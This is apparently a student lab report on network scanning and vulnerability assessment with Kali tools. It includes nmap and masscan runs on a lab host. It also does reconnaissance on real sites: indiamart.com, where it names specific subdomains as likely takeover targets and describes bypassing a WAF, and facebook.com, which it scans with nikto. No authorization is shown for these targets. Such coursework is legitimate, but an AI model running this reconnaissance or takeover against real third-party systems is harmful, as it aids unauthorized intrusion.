Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 40.67 seconds
```

- OS Detection of Domain or IP address – [nmap -vv -O 192.168.10.123](#)

```
(kali㉿kali)-[~]
└─$ sudo nmap -vv -O 192.168.10.123
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-09 22:19 EDT
Initiating Ping Scan at 22:19
Scanning 192.168.10.123 [4 ports]
Completed Ping Scan at 22:19, 0.01s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 22:19
Completed Parallel DNS resolution of 1 host. at 22:19, 0.01s elapsed
Initiating SYN Stealth Scan at 22:19
Scanning 192.168.10.123 [1000 ports]
Completed SYN Stealth Scan at 22:19, 4.07s elapsed (1000 total ports)
Initiating OS detection (try #1) against 192.168.10.123
Retrying OS detection (try #2) against 192.168.10.123
Nmap scan report for 192.168.10.123
Host is up, received reset ttl 128 (0.00056s latency).
Scanned at 2024-07-09 22:19:42 EDT for 6s
All 1000 scanned ports on 192.168.10.123 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
Too many fingerprints match this host to give specific OS details
TCP/IP fingerprint:
SCAN(V=7.94SVN%E=4%D=7/9%OT=%CT=%CL=XPV=Y%G=N%TM=668DEFCA%P=x86_64-pc-linux-gnu)
SEOs()
UI(R=N)
IE(R=N)

Read data files from: /usr/bin/../share/nmap
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.80 seconds
Raw packets sent: 2055 (94.944KB) | Rcvd: 3 (120B)
```

## Host Scanning using Mass Scan:

- masscan –regress
- masscan –help

```
kali@kali-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player | ||| 1 2 3 4 | 
File Actions View Help
File Actions Edit View Help
(kali㉿kali)-[~]
└─$ masscan --regress
regression test: success!
(kali㉿kali)-[~]
└─$ masscan --help
MASSCAN is a fast port scanner. The primary input parameters are the IP addresses/ranges you want to scan, and the port numbers. An example is the following, which scans the 10.x.x.x network for web servers:
masscan 10.0.0.0/8 -p80
The program auto-detects network interface/adapter settings. If this fails, you'll have to set these manually. The following is an example of all the parameters that are needed:
--adapter-ip 192.168.10.123
--adapter-mac 00:11:22:33:44:55
--router-mac 66:55:44:33:22:11
Parameters can be set either via the command-line or config-file. The names are the same for both. Thus, the above adapter settings would appear as follows in a configuration file:
adapter-ip = 192.168.10.123
adapter-mac = 00:11:22:33:44:55
router-mac = 66:55:44:33:22:11
All single-dash parameters have a spelled out double-dash equivalent, so '-p80' is the same as '--ports 80' (or 'ports = 80' in config file).
To use the config file, type:
masscan -c <filename>
To generate a config-file from the current settings, use the --echo option. This stops the program from actually running, and just echoes the current configuration instead. This is a useful way to generate your first config file, or see a list of parameters you didn't know about. I suggest you try it now:
masscan -p1234 --echo

(kali㉿kali)-[~]
└─$
```

### 3. sudo masscan -p 80,53 192.168.10.123

```
—(kali㉿kali)-[~]
└─$ sudo masscan -p 80,53 192.168.10.123
[sudo] password for kali:
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2024-07-11 02:23:42 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [2 ports/host]
```

## Port Scanning and Service Scanning using Metasploitable2:

### 1. nmap -v -p 0-65535 -A 192.168.10.123 -oA metasploitable2

```
—(kali㉿kali)-[~]
└─$ nmap -v -p 0-65535 -A 192.168.10.123 -oA metasploitable2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-09 22:15 EDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 22:15
Completed NSE at 22:15, 0.00s elapsed
Initiating NSE at 22:15
Completed NSE at 22:15, 0.00s elapsed
Initiating NSE at 22:15
Completed NSE at 22:15, 0.00s elapsed
Initiating Ping Scan at 22:15
Scanning 192.168.10.123 [2 ports]
Completed Ping Scan at 22:15, 3.00s elapsed (1 total hosts)
Nmap scan report for 192.168.10.123 [host down]
NSE: Script Post-scanning.
Initiating NSE at 22:15
Completed NSE at 22:15, 0.00s elapsed
Initiating NSE at 22:15
Completed NSE at 22:15, 0.00s elapsed
Initiating NSE at 22:15
Completed NSE at 22:15, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.28 seconds
```

### 2. ls

3. mkdir target (Making Directory)
4. mv metasploitable2.\* target/
5. cd target/ (Change Directory)
6. cat metasploitable2.nmap

```
—(kali㉿kali)-[~]
└─$ ls
Desktop Documents Downloads metasploitable2.gnmap metasploitable2.nmap metasploitable2.xml Music Pictures Public RED_HAWK Templates Videos
—(kali㉿kali)-[~]
└─$ mkdir target
—(kali㉿kali)-[~]
└─$ mv metasploitable2.* target/
—(kali㉿kali)-[~]
└─$ cd target/
—(kali㉿kali)-[~/target]
└─$ cat metasploitable2.nmap
# Nmap 7.94SVN scan initiated Wed Jul 10 22:28:17 2024 as: nmap -v -p 0-65535 -A -oA metasploitable2 192.168.10.123
# Nmap scan report for 192.168.10.123 [host down]
# Read data files from: /usr/bin/../share/nmap
# Nmap done at Wed Jul 10 22:28:20 2024 -- 1 IP address (0 hosts up) scanned in 3.40 seconds
—(kali㉿kali)-[~/target]
└─$
```

## Practical No. 4

**Aim: Practical on vulnerability scanning and assessment.**

### Scanning Vulnerability –

#### Choosing a Website/Domain for Scanning:

E.g.: Indiamart (indiamart.com)


#### Gather Basic Information:

IP Address, Hostname, DNS

#### Scanning using Nmap:

Open Ports, Services Running, OS Detection

#### 1. ping indiamart.com



```
(kali㉿kali)-[~]
$ ping indiamart.com
PING indiamart.com (35.190.37.46) 56(84) bytes of data.
64 bytes from 46.37.190.35.bc.googleusercontent.com (35.190.37.46): icmp_seq=1 ttl=128 time=7.79 ms
64 bytes from 46.37.190.35.bc.googleusercontent.com (35.190.37.46): icmp_seq=2 ttl=128 time=8.04 ms
64 bytes from 46.37.190.35.bc.googleusercontent.com (35.190.37.46): icmp_seq=3 ttl=128 time=9.91 ms
64 bytes from 46.37.190.35.bc.googleusercontent.com (35.190.37.46): icmp_seq=4 ttl=128 time=7.95 ms
64 bytes from 46.37.190.35.bc.googleusercontent.com (35.190.37.46): icmp_seq=5 ttl=128 time=8.07 ms
64 bytes from 46.37.190.35.bc.googleusercontent.com (35.190.37.46): icmp_seq=6 ttl=128 time=10.2 ms
64 bytes from 46.37.190.35.bc.googleusercontent.com (35.190.37.46): icmp_seq=7 ttl=128 time=8.39 ms
64 bytes from 46.37.190.35.bc.googleusercontent.com (35.190.37.46): icmp_seq=8 ttl=128 time=7.97 ms
64 bytes from 46.37.190.35.bc.googleusercontent.com (35.190.37.46): icmp_seq=9 ttl=128 time=7.84 ms
64 bytes from 46.37.190.35.bc.googleusercontent.com (35.190.37.46): icmp_seq=10 ttl=128 time=7.87 ms
64 bytes from 46.37.190.35.bc.googleusercontent.com (35.190.37.46): icmp_seq=11 ttl=128 time=7.88 ms
64 bytes from 46.37.190.35.bc.googleusercontent.com (35.190.37.46): icmp_seq=12 ttl=128 time=9.83 ms
64 bytes from 46.37.190.35.bc.googleusercontent.com (35.190.37.46): icmp_seq=13 ttl=128 time=7.85 ms
64 bytes from 46.37.190.35.bc.googleusercontent.com (35.190.37.46): icmp_seq=14 ttl=128 time=10.1 ms
64 bytes from 46.37.190.35.bc.googleusercontent.com (35.190.37.46): icmp_seq=15 ttl=128 time=8.10 ms
64 bytes from 46.37.190.35.bc.googleusercontent.com (35.190.37.46): icmp_seq=16 ttl=128 time=8.06 ms
64 bytes from 46.37.190.35.bc.googleusercontent.com (35.190.37.46): icmp_seq=17 ttl=128 time=9.14 ms
^C
--- indiamart.com ping statistics ---
17 packets transmitted, 17 received, 0% packet loss, time 16029ms
rtt min/avg/max/mdev = 7.788/8.526/10.202/0.873 ms
```

#### 2. nslookup indiamart.com



```
(kali㉿kali)-[~]
$ nslookup indiamart.com
Server: 192.168.126.2
Address: 192.168.126.2#53

Non-authoritative answer:
Name: indiamart.com
Address: 35.190.37.46
```

#### 3. sudo nmap -vv -O 192.168.126.2

```

(kali㉿kali)-[~]
$ sudo nmap -vv -O 192.168.126.2
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-11 23:19 EDT
Initiating ARP Ping Scan at 23:19
Scanning 192.168.126.2 [1 port]
Completed ARP Ping Scan at 23:19, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 23:19
Completed Parallel DNS resolution of 1 host. at 23:19, 0.01s elapsed
Initiating SYN Stealth Scan at 23:19
Scanning 192.168.126.2 [1000 ports]
Discovered open port 53/tcp on 192.168.126.2
Completed SYN Stealth Scan at 23:19, 0.10s elapsed (1000 total ports)
Initiating OS detection (try #1) against 192.168.126.2
Retrying OS detection (try #2) against 192.168.126.2
Nmap scan report for 192.168.126.2
Host is up, received arp-response (0.0040s latency).
Scanned at 2024-07-11 23:19:54 EDT for 3s
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE REASON
53/tcp    open  domain  syn-ack ttl 128
MAC Address: 00:50:56:E5:16:03 (VMware)
OS fingerprint not ideal because: Didn't receive UDP response. Please try again with -ssU
Aggressive OS guesses: VMware Player virtual NAT device (9%), Microsoft Windows XP SP3 or Windows Server 2012 (93%), DD-WRT v24-sp2 (Linux 2.4.37) (91%), Microsoft Windows XP SP3 (91%), Actiontec M1424WR-GEN3I WAP (91%), DVTel DVT-9540DW network camera (89%), Linux 3.2 (89%), Linux 4.4 (89%)
No exact OS matches for host (test conditions non-ideal).
TCP/IP fingerprint:
SCAN(V=7.94SVN E=4XD=7/11%OT=53%CT=1%CU=%PV=YRDS=1%D=DC=D%G=N%M=005056%TM=6690A0DD%P=x86_64-pc-linux-gnu)
SEQ(SP=104%GCD=1%ISR=105%TT=1%CI=1%TI=1%SS=S%TS=U)
SEQ(SP=FD4GCD=1%ISR=104%TI=1%CI=1%II=1%KS=S%TS=U)
OPS(O1=M5B4%O2=M5B4%O3=M5B4%O4=M5B4%O5=M5B4%O6=M5B4)
WIN(W1=FAF0%W2=FAF0%W3=FAF0%W4=FAF0%W5=FAF0%W6=FAF0)
ECN(R=YDF=NXTG=80%W=FAF0%K0=M5B4%CC=N%Q=)
T1(R=YDF=N%TG=80%S=0%A=S+%F=AS%RD=0%Q=)

```

## Vulnerability Assessment –

### CASE 1 – Open Ports Vulnerability

After gathering Information, there is no ftp server, OpenSSH Ports or network vulnerabilities in the Domain.

### CASE 2 – Subdomain Takeover Vulnerability

Further trying Subdomain Takeover Vulnerability using Web Application such as:

#### VirusTotal.com – Scan Subdomains.

We have changed our Privacy Notice and Terms of Use, effective July 18, 2024. You can view the updated [Privacy Notice](#) and [Terms of Use](#).

Accept terms of use

At least 10 detected files embedding this domain

indiamart.com

Registrar: Network Solutions, LLC | Creation Date: 28 years ago | Last Analysis Date: 22 hours ago

Community Score: 0 / 92

Onlineshop general business business and economy top-1K

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to [automate checks](#).

Passive DNS Replication (33) ○

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Passive DNS Replication (33)

Date resolved	Detections	Resolver	IP
2023-08-08	0 / 92	Offensive Security	52.206.58.112
2023-02-26	0 / 92	Zenbox	52.200.225.180
2023-02-26	0 / 92	Zenbox	52.71.162.107
2022-12-08	0 / 92	Offensive Security	3.91.111.109
2022-06-25	0 / 92	VirusTotal	52.6.159.152
2022-06-25	0 / 92	VirusTotal	52.44.128.79
2022-04-02	0 / 92	VirusTotal	34.205.58.97
2022-04-02	0 / 92	VirusTotal	100.24.128.80
2022-03-10	0 / 92	VirusTotal	3.210.41.124
2022-01-14	0 / 92	Microsoft Sysinternals	64.233.171.27

Subdomains (154)

	Scanned	Detections	Type	Name
2023-02-26	0 / 60	PDF	58c3cb57b6d87ff70d8b5a0b	...

Subdomains (154)

	Scanned	Detections	Type	Name
2023-02-26	0 / 60	PDF	58c3cb57b6d87ff70d8b5a0b	...

Communicating Files (282)

Scanned	Detections	Type	Name
2023-02-26	0 / 60	PDF	58c3cb57b6d87ff70d8b5a0b

## HTTPStatus.io – Find out 404 on Subdomains.

affiliate.indiamart.com  
mstatic1-aws.indiamart.com  
stg.indiamart.com  
stg-help.indiamart.com  
mstatic-aws.indiamart.com  
vp.indiamart.com

Canonical domain check

User Agent: Your Browser

Show me some examples

Check status

Settings

No user data Monetize your

kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)

Player | || ⌂ 1 2 3 4 | 🔍

Kali Linux | VirusTotal - Domain - indi | Bulk URL HTTP Status Code | 23:29 | 🔍

https://httpstatus.io

Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | OffSec

X Clear filters | Export to Sheets | Download CSV

10 URLs | All redirects | All status codes | Search URLs...

Request URL | Status codes | Redirects

Request URL	Status codes	Redirects
> http://affiliate.indiamart.com	301 200	1
> http://stg.indiamart.com	301 401	1
> http://loans.indiamart.com	301 200	1
> http://apis.indiamart.com	308 200	1
> http://shopping.indiamart.com	301 200	1
> http://mstatic1-aws.indiamart.com	200	0
> http://mstatic-aws.indiamart.com	200	0
> http://ext.indiamart.com	403	0

kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)

Player | || ⌂ 1 2 3 4 | 🔍

Kali Linux | VirusTotal - Domain - indi | Bulk URL HTTP Status Code | MX Lookup Tool - Check | 23:34 | 🔍

https://httpstatus.io

Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | OffSec

X Clear filters | Export to Sheets | Download CSV

10 URLs | All redirects | 404 | Search URLs...

Request URL | Status codes | Redirects

Request URL	Status codes	Redirects
> http://delivery.indiamart.com	404	0
> http://kb.indiamart.com	301 404	1
> http://my-admin.indiamart.com	404	0
> http://sendgrid1.indiamart.com	404	0
> http://sendgrid2.indiamart.com	404	0
> http://url759.indiamart.com	404	0

6 URLs | 1 < >

## MXToolbox.com [CNAME Lookup] – Check for Registered CNAME Record.

Here, we have found 2 Subdomains, which are likely to be vulnerable as it uses Amazon AWS Cloudfront Canonical Name and it is 404 Not Found.

In further Exploitation, we can use the subdomain and takeover it using its DNS Records.

kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)

Player | || | 1 2 3 4 | 🔍

Kali Linux | VirusTotal - Domain - indi | Bulk URL HTTP Status Co | Network Tools: DNS,IP,E | 23:35 | 🔍

https://mxtoolbox.com/SuperTool.aspx?abt\_id=AB-631A&abt\_var=Control&run=toolpage&action=http%3a%2

**MX TOOLBOX®**  
SUPERTOOL

Pricing Tools Delivery Center Monitoring Products Blog Support Login

SuperTool MX Lookup Blacklists DMARC Diagnostics Email Health DNS Lookup Analyze Headers All Tools

**SuperTool Beta7**

sendgrid1.indiamart.com CNAME Lookup

**http://sendgrid1.indiamart.com** Monitor This

Server Type Status Content-Type

nginx	404 Not Found	text/html
-------	---------------	-----------

Test Result

HTTP Connect	The remote server returned an error: (404) Not Found. (http://sendgrid1.indiamart.com)
--------------	--

More Info

Your IP is: 103.216.54.177 Contact Terms & Conditions Site Map Security API Privacy Phone: (866)-698-6652 | © Copyright 2004-2021, MXToolBox, Inc. All rights reserved. US Patents 10839353 B2 & 11461738 B2

kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)

Player | || | 1 2 3 4 | 🔍

Kali Linux | VirusTotal - Domain - indi | Bulk URL HTTP Status Co | Network Tools: DNS,IP,E | 23:36 | 🔍

https://mxtoolbox.com/SuperTool.aspx?abt\_id=AB-631A&abt\_var=Control&run=toolpage&action=http%3a%2

**SuperTool Beta7**

sendgrid1.indiamart.com CNAME Lookup

**cname:sendgrid1.indiamart.com** Find Problems

Type Domain Name Canonical Name TTL

CNAME	sendgrid1.indiamart.com	sendgrid.net	48 hrs
-------	-------------------------	--------------	--------

Test Result

DNS Record Published	DNS Record found
----------------------	------------------

Your DNS hosting provider is "Amazon Route 53" Need Bulk Dns Provider Data?

dns lookup smtp diag blacklist http test dns propagation Transcript

Reported by ns-1287.awsdns-32.org on 7/11/2024 at 10:35:48 PM (UTC -5), just for you.

Your IP is: 103.216.54.177 Contact Terms & Conditions Site Map Security API Privacy Phone: (866)-698-6652 | © Copyright 2004-2021, MXToolBox, Inc. All rights reserved. US Patents 10839353 B2 & 11461738 B2

kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)

Player | || | 1 2 3 4 | 🔍

Kali Linux | VirusTotal - Domain - indi | Bulk URL HTTP Status Co | Network Tools: DNS,IP,E | 404 Not Found | 23:39 | 🔍

https://sendgrid1.indiamart.com

**404 Not Found**



nginx

## CASE 3 – Origin IP Lookup to Bypass WAF ( Web Application Firewall )



The Origin IP is a private IP Address or the Main Server IP Address on which the Domain's Services are Running.

In this Assessment, we are going to use some Tools available –

### Shodan.io – A Shodan Web Security Testing Search Engine

After finding, got a private IP Address redirecting to a Admin Login Dashboard



- **sudo apt-get install nikto**



```
(kali㉿kali)-[~]
$ sudo apt-get install nikto
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
nikto is already the newest version (1:2.5.0+git20230114.90ff645-0kali1).
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
```


- **sudo nikto -h**



```
(kali㉿kali)-[~]
$ sudo nikto -h
option host requires an argument


Options:
  -ask+      Whether to ask about submitting updates
              yes  Ask about each (default)
              no   Don't ask, don't send
              auto Don't ask, just send
  -check6    Check if IPv6 is working (connects to ipv6.google.com or value set in nikto.conf)
  -cgidirs+  Scan these CGI dirs: "none", "all", or values like "/cgi/ /cgi-a/"
  -config+   Use this config file
  -Display+  Turn on/off display outputs:
              1   Show redirects
              2   Show cookies received
              3   Show all 200/OK responses
              4   Show URLs which require authentication
              5   Scrub output of IPs and hostnames
              E   Display all HTTP errors
              P   Print progress to STDOUT
              S   Scrub output
              V   Verbose output
  -dbcheck+  Check database and other key files for syntax errors
  -evasion+  Encoding technique:
```

- **sudo apt-get update**



```
(kali㉿kali)-[~]
$ sudo apt-get update
Get:1 http://kali.download/kali kali-rolling InRelease [41.5 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [19.9 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [47.2 kB]
Get:4 http://kali.download/kali kali-rolling/contrib amd64 Packages [112 kB]
Get:5 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [269 kB]
Get:6 http://kali.download/kali kali-rolling/non-free amd64 Packages [19.8 kB]
Get:7 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [862 kB]
Get:8 http://kali.download/kali kali-rolling/non-free-firmware amd64 Packages [33.1 kB]
Get:9 http://kali.download/kali kali-rolling/non-free-firmware amd64 Contents (deb) [16.9 kB]
Fetched 68.6 MB in 12s (5,659 kB/s)
Reading package lists... Done
```

- **sudo nikto -h <http://www.facebook.com/>**



```
(kali㉿kali)-[~]
$ sudo nikto -h http://www.facebook.com/
- Nikto v2.5.0

+ Multiple IPs found: 163.70.144.35, 2a03:2880:f188:181:face:b00c:0:25de
+ Target IP: 163.70.144.35
+ Target Hostname: www.facebook.com
+ Target Port: 80
+ Start Time: 2024-07-11 23:56:42 (GMT-4)


+ Server: proxygen-bolt
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: http://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
```

- **sudo apt-get install uniscan**

```
